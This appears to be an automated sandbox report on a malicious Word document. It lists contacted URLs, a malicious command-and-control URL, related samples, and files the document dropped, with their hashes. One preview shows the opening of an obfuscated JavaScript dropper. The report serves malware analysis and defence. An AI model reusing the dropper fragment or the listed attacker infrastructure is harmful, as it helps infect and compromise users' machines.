http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://weather.service.msn.com/data.aspx	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://apis.live.net/v5.0/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://management.azure.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://outlook.office365.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://incidents.diagnostics.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://api.office.net	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/IRD_7cnWmi/rw	ms.com, 00000001.00000003.2240 33467.0000000006E03000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://autodiscover-s.outlook.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://templatelogging.office.com/client/log	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://webshell.suite.office.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://management.azure.com/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus-000.contentsync.	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://devnull.onenote.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://messaging.office.com/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://augloop.office.com/v2	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://skyapi.live.net/Activity/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://dataservice.o365filtering.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://directory.services.	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	03A112E3-5A1A-4EB6-A30A-4E5816B016CD.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.28.6.227	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326338
Start date:	03.12.2020
Start time:	10:11:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documenti 12.01.20.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.winDOC@4/13@1/1

EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 83.9%) • Quality average: 70.8% • Quality standard deviation: 35%
HCA Information:	• Successful, ratio: 57% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 52.109.88.177, 52.109.12.21, 52.109.76.36, 51.104.139.180, 92.122.144.200, 104.43.193.48, 67.27.158.254, 8.248.113.254, 67.26.75.254, 67.27.158.126, 67.27.233.126, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	documenti 12.01.20.doc	Get hash	malicious	Browse	• 172.67.164.220
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	officialdoc!_013_2020.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://tvronline.com/ihs	Get hash	malicious	Browse	• 104.16.123.96
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.123.135
	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 104.31.70.85
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.130.233
	invoice.xlsx	Get hash	malicious	Browse	• 172.67.143.180
	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• 23.227.38.74
	MxL5EoQS5q.exe	Get hash	malicious	Browse	• 104.27.146.3
	imVtKjcvlb.exe	Get hash	malicious	Browse	• 172.67.146.58
	Quote.exe	Get hash	malicious	Browse	• 172.67.188.154
	doc-3860.xls	Get hash	malicious	Browse	• 104.31.87.226
	LIST_OF_IDs.xls	Get hash	malicious	Browse	• 104.22.1.232
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• 23.227.38.74
	info1270.xls	Get hash	malicious	Browse	• 104.28.11.60
	urXFLGgIxo.xls	Get hash	malicious	Browse	• 104.22.0.232
	urXFLGgIxo.xls	Get hash	malicious	Browse	• 172.67.8.238

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\ms.com	dettare-12.01.2020.doc	Get hash	malicious	Browse	
	legal paper-12.01.2020.doc	Get hash	malicious	Browse	
	statistics,11.20.2020.doc	Get hash	malicious	Browse	
	commerce _11.20.2020.doc	Get hash	malicious	Browse	
	file-11.20.doc	Get hash	malicious	Browse	
	command-11.05.2020.doc	Get hash	malicious	Browse	
	official paper_11.20.doc	Get hash	malicious	Browse	
	legal agreement 11.20.doc	Get hash	malicious	Browse	
	specifics 11.05.2020.doc	Get hash	malicious	Browse	
	particulars,11.20.doc	Get hash	malicious	Browse	
	enjoin-11.05.2020.doc	Get hash	malicious	Browse	
	specifics-11.05.2020.doc	Get hash	malicious	Browse	
	intelligence-11.05.2020.doc	Get hash	malicious	Browse	
	documents_11.20.doc	Get hash	malicious	Browse	
	file.11.20.doc	Get hash	malicious	Browse	
	require-11.20.doc	Get hash	malicious	Browse	
	require_11.20.doc	Get hash	malicious	Browse	
	official paper.11.20.doc	Get hash	malicious	Browse	
	order_11.20.doc	Get hash	malicious	Browse	
	material-11.20.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\Public\ms.com

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

C:\Users\Public\ms.com	
Category:	dropped
Size (bytes):	13312
Entropy (8bit):	4.926696656173964
Encrypted:	false
SSDEEP:	192:ohs5YZgW7BXxaQbmpi/Dago+Mz8FDe2WwqrIRbW3oo:9kBXxfmpimR78E2WwqIWYo
MD5:	7083239CE743FDB68DFC933B7308E80A
SHA1:	274216860964AF5ACDCE5F7BD508F69C98FA55B2
SHA-256:	CBAB3546BDDB2E4EA340C1A7DF680DA6C4F4F2F18B8E98F6D4B66926183E269E
SHA-512:	8047FCAB5D3A35A405661C72879D6EBCF3EF2AFE7486649F0BBC43FA59E898A9E37A998940764422E1AB0AE066B3E45132D67CAB963B9BF3C44BC3EC8D4EDC6D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: dettare-12.01.2020.doc, Detection: malicious, Browse • Filename: legal paper-12.01.2020.doc, Detection: malicious, Browse • Filename: statistics,11.20.2020.doc, Detection: malicious, Browse • Filename: commerce _11.20.2020.doc, Detection: malicious, Browse • Filename: file-11.20.doc, Detection: malicious, Browse • Filename: command-11.05.2020.doc, Detection: malicious, Browse • Filename: official paper_11.20.doc, Detection: malicious, Browse • Filename: legal agreement 11.20.doc, Detection: malicious, Browse • Filename: specifics 11.05.2020.doc, Detection: malicious, Browse • Filename: particulars,11.20.doc, Detection: malicious, Browse • Filename: enjoin-11.05.2020.doc, Detection: malicious, Browse • Filename: specifics-11.05.2020.doc, Detection: malicious, Browse • Filename: intelligence-11.05.2020.doc, Detection: malicious, Browse • Filename: documents_11.20.doc, Detection: malicious, Browse • Filename: file.11.20.doc, Detection: malicious, Browse • Filename: require-11.20.doc, Detection: malicious, Browse • Filename: require_11.20.doc, Detection: malicious, Browse • Filename: official paper.11.20.doc, Detection: malicious, Browse • Filename: order_11.20.doc, Detection: malicious, Browse • Filename: material-11.20.doc, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q*A..D...D...D..h....D..tG...D..t@...D...E...D..tE...D..tA...D..tM...D..t....D..tF...D.Rich..D.....PE..L...R....."..... .....0....@.....j....@.....@..d....P.....p.....T..... .....@.....text..... ..`.data.....0.....@....idata..F....@.....@..@.rsrc.....P.....@..@.reloc.....p.....2..... .....@..B..... .....

C:\Users\Public\ms.html	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	17904
Entropy (8bit):	5.221943493256307
Encrypted:	false
SSDEEP:	192:eBZQiLCb1hint4zdt1e870k0hs70k0C2qNXl6qJExTxvYj0lXUZIeYsa3UKh73uy:e3QYnadWs4TxYI2ZHeM7MQc
MD5:	7F908F1EE0BBB0B276589F06368A008D
SHA1:	EE9D0FA4C45AEB9C75750AA003E7C0F0F22E348D
SHA-256:	8B23A9189FD2FE4CC89459224ED36E7A64121DE9589D3AC9CEAE9E4DEEF7F23A
SHA-512:	3FBEBBCD1B5F2A731470037A702BA58EEFBC0764874D465539E90B6FCD4BA16E93221E8EB402BF2D3B603A6B4D81E3B1A2E68EA3625A93716F4EF991FA625633
Malicious:	false
Reputation:	low
Preview:	<html>..<body>..<script language="javascript">..var a3MQw4 = true;..var a3yaLo = -47909;..function decode(input)..{..var keystr = "ABCDEFGHIJKLMNOPQRS TUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";..var output = "";..var chr1, chr2, chr3;..var enc1, enc2, enc3, enc4;..var i = 0;..input = input.replace(/[^A-Za-z0-9\+\/ \=]/g, "");..while (i < input.length)..{..enc1 = keystr.indexOf(input.charAt(i++));..enc2 = keystr.indexOf(input.charAt(i++));..enc3 = keystr.indexOf(input.charAt(i++));..enc4 = keystr.indexOf(input.charAt(i++));..chr1 = (enc1 << 2) | (enc2 >> 4);..chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);..chr3 = ((enc3 & 3) << 6) | enc4;..output = output + String. fromCharCode(chr1);..if(enc3 != 64)..{..output = output + String.fromCharCode(chr2);..}..if(enc4 != 64)..{..output = output + String.fromCharCode(chr3);..}..}..return(out put);..}..var aVEqp = true;..var atpoA = "HKEY_CURRENT_USER\\Software\\aHgVT\\auJ5v2";..var a7PjY = "a9llS";..var a4qgwu = a7PjY.length;..anD3Wb = true;..window

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\03A112E3-5A1A-4EB6-A30A-4E5816B016CD	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	130058
Entropy (8bit):	5.378006827606677
Encrypted:	false
SSDEEP:	1536:6cQceNWrA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:hmQ9DQW+zBX8u
MD5:	F28073F5D9517A703D6F836C06E3BD72

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\03A112E3-5A1A-4EB6-A30A-4E5816B016CD	
SHA1:	F3D940A80A311EFCD0E05027AEC396B477CD3390
SHA-256:	2BF2B6CB402BBEB2DF6D7C17F4F26FADFF892B82B46848B2A1D07815FFAFC3CF
SHA-512:	093D18E703EB29CC96B81E62CF1C242FB9DDEEFE2011A1853F08A1B25B2BB9C2E9E857BE754DE016C0507A14C904AAC9B8C0952F43C160BD45643BA1769FC53
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-12-03T09:12:11">.. Build: 16.0.13601.30534-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D1F0E0D.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	[TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=Paint.NET v3.5.11], baseline, precision 8, 994x241, frames 3
Category:	dropped
Size (bytes):	57258
Entropy (8bit):	7.900983242117529
Encrypted:	false
SSDEEP:	768:Nne7FOQKYij8iCi2EQrb4lF6j5UTFRHehGLOAFed/6CO2wPbttab/jz7Q+6fNsaw:Ne7Il+Oy4wUOAL2wPbnQ/Tz6CaCd
MD5:	B44AC26E80A557B913B715F234C3D769
SHA1:	1E0574649A9E5BBE0283D83A801E0E3EC4261BBC
SHA-256:	1EFAC6DE241D24814D7925C803E3ACBF4E2CD4A90FDE9C6826613DE2A8063B7B
SHA-512:	4349E729AEDC4E69A92432553C0BEA8CF5D4D92E7908F25DB5DF3E1B3628F74D362AFD15AED5EED12E53ABDFFAB44F81E39006C8C6FF4D242A05D45AFFA08F5D
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....hExif..MM.*.....>.....F.(.....1.....N.....`.....`....Paint.NET v3.5.11....C.....C..... ....."..}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....C@.9.cJ9.b.....^..e...G..~.vP/...]f...Zh.....1y.7.%R5'v.WE..@..J.N....V....9.e...$a....R..R..{.....).....O.|<.-bR.>..^.F[$a..... ....r.../.....?.._.....'.7A+.r...3..Yj..o.'o....=)k.....?..8.._....K.....g....8...e\...e.(...q..1.2.W.3...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{530E58BB-187E-4C19-8B2C-85E6BFE40879}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:X:X
MD5:	32649384730B2D61C9E79D46DE589115
SHA1:	053D8D6CEEBA9453C97D0EE5374DB863E6F77AD4
SHA-256:	E545D395BB3FD971F91BF9A2B6722831DF704EFAE6C1AA9DA0989ED0970B77BB
SHA-512:	A4944ADFCB670ECD1A320FF126E7DBC7FC8CC4D5E73696D43C404E1C9BB5F228CF8A6EC1E9B1820709AD6D4D28093B7020B1B2578FDBC764287F86F888C07DC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{68948AFA-45F9-4DB8-A153-5A7DB6FAA966}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.3796147056131488
Encrypted:	false
SSDEEP:	3:9l3lli4wltfSP8lFlltEMAWuWy:kFSP8gtEMAWpy
MD5:	39F0255F9BB41BD49E765898D326FB77
SHA1:	8AD67EEB7CF2ED4CA7DD1AF586406DE92113C6F1
SHA-256:	7DB4A7FAFE19900A941F5EC134454C4769D6D1F8227A176A3CEBD9F3C7D86056
SHA-512:	6FD2E6037C25B4EC5D091B9E2C3F2E9EC04FC3A59AFD79D980ED0E11FFEEFBA18EA535B1C0443A01BC50C5AED4C4F1150B0487B89CE35B2B440D323B40592B28
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{68948AFA-45F9-4DB8-A153-5A7DB6FAA966}.tmp	
Preview:	...../..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{CE8E963C-75E4-48F8-AAD8-BF6FA61F3A31}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\xspcd2[1].htm	
Process:	C:\Users\Public\ms.com
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	205
Entropy (8bit):	5.155240244937957
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3RSG8KCezocKqD:J0+oxBeRmR9etdzRxgzez1T
MD5:	6C598B85477C948D2A6C50AB26631415
SHA1:	429CE2C54B01450B0250D423F08886A0F6B567DB
SHA-256:	04F87DABEBF8EF014741C17361A203E1DA743BA43AF231D9B8DC02DEBE9E6FC4
SHA-512:	9C5D564EA1CA2842FB8667C31E8A5CCB07A05073DB509BABF9EA93425B9A344609928582A41CC7DDDAF2A068BF5CBE579F88F8EC8FC3ED4EAC6B796A387C7EA
Malicious:	false
Reputation:	low
IE Cache URL:	http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "xspcd2" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Temp\temp.tmp	
Process:	C:\Users\Public\ms.com
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.155240244937957
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3RSG8KCezocKqD:J0+oxBeRmR9etdzRxgzez1T
MD5:	6C598B85477C948D2A6C50AB26631415
SHA1:	429CE2C54B01450B0250D423F08886A0F6B567DB
SHA-256:	04F87DABEBF8EF014741C17361A203E1DA743BA43AF231D9B8DC02DEBE9E6FC4
SHA-512:	9C5D564EA1CA2842FB8667C31E8A5CCB07A05073DB509BABF9EA93425B9A344609928582A41CC7DDDAF2A068BF5CBE579F88F8EC8FC3ED4EAC6B796A387C7EA
Malicious:	**true**
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "xspcd2" was not found on this server. .</body></html>.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documenti 12.01.20.doc.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documenti 12.01.20.doc.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:44 2020, mtime=Thu Dec 3 17:12:12 2020, atime=Thu Dec 3 17:12:09 2020, length=88302, window=hide
Category:	dropped
Size (bytes):	2190
Entropy (8bit):	4.712055572834122
Encrypted:	false
SSDEEP:	24:8xJvKgz97TLn0AWHlHD+C3S7aB6myxJvKgz97TLn0AWHlHD+C3S7aB6m:8vvKarDWHgC3DB6pvvKarDWHgC3DB6
MD5:	4E46CCE2B28C2C8F37445649C41C3D13
SHA1:	53466F4075B1C2DA347CAC97D9DF3328475AE4AA
SHA-256:	51E4ACCBF645FBA5364F0778E421EB5860A68FC62E0445581E8A622806CCBC7D
SHA-512:	CD886689C52BC3F75ADAE18F4005735E8B3F06C265D862378BDAB418ED36ADE3FA1859DCAD9C26938B52AB170CC4D9B5370135630EE6864A26DF7E20F188E9 8
Malicious:	**true**
Preview:	L.....F.... ...)...:.....X.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Q{.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1 .3.....P.1.....>Qxx..user.<.....Ny..Q{.....S.....h.a.r.d.z.....~.1.....>Qyx..Desktop.h.....Ny..Q|.....Y.....>....3...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9..... z.2..X...Q.. .DOCUME~1.DOC..^.....>Qwx.Q.....h.....8./.d.o.c.u.m.e.n.t.i. .1.2...0.1...2.0...d.o.c.....\.....-.....[.....>.S.....C:\Users\user\Desktop\ documenti 12.01.20.doc..-....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.i. .1.2...0.1...2.0...d.o.c.....:..,.LB.)...As...`.....X.....707748.....!a..%.H.VZAj.....-.....- ..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	104
Entropy (8bit):	4.257252520997243
Encrypted:	false
SSDEEP:	3:M18H9LRBa9CZELRBa9CmX18H9LRBa9Cv:M+H9LCgELC2H9LCs
MD5:	E4D38C0BB0C8C137A27C95905AF5428E
SHA1:	8D6D1A7BD1F255BE9B0F781D48887D9FFAC1BE48
SHA-256:	461FC19670225BA840A06E93B71E3170F24C1B0C0362756ADABA3389BD5D31C5
SHA-512:	89E37B3E835960A39E17FFEF53755EFB4309DE3F8F93FBF8A1381A2E1DCC27AB8AAF7F5C902177EBEBFFBB95A0B7D3679DD3853975331DDA6B1D49F36A1C692 B
Malicious:	false
Preview:	[doc]..documenti 12.01.20.doc.LNK=0..documenti 12.01.20.doc.LNK=0..[doc]..documenti 12.01.20.doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.270627014481718
Encrypted:	false
SSDEEP:	3:Rl/ZdXmxoYlqKKhlLlFlqKO83X/tln:RtZVmxQ5QO
MD5:	91C0013827A6C6DC8AAAE35D0CD89DC6
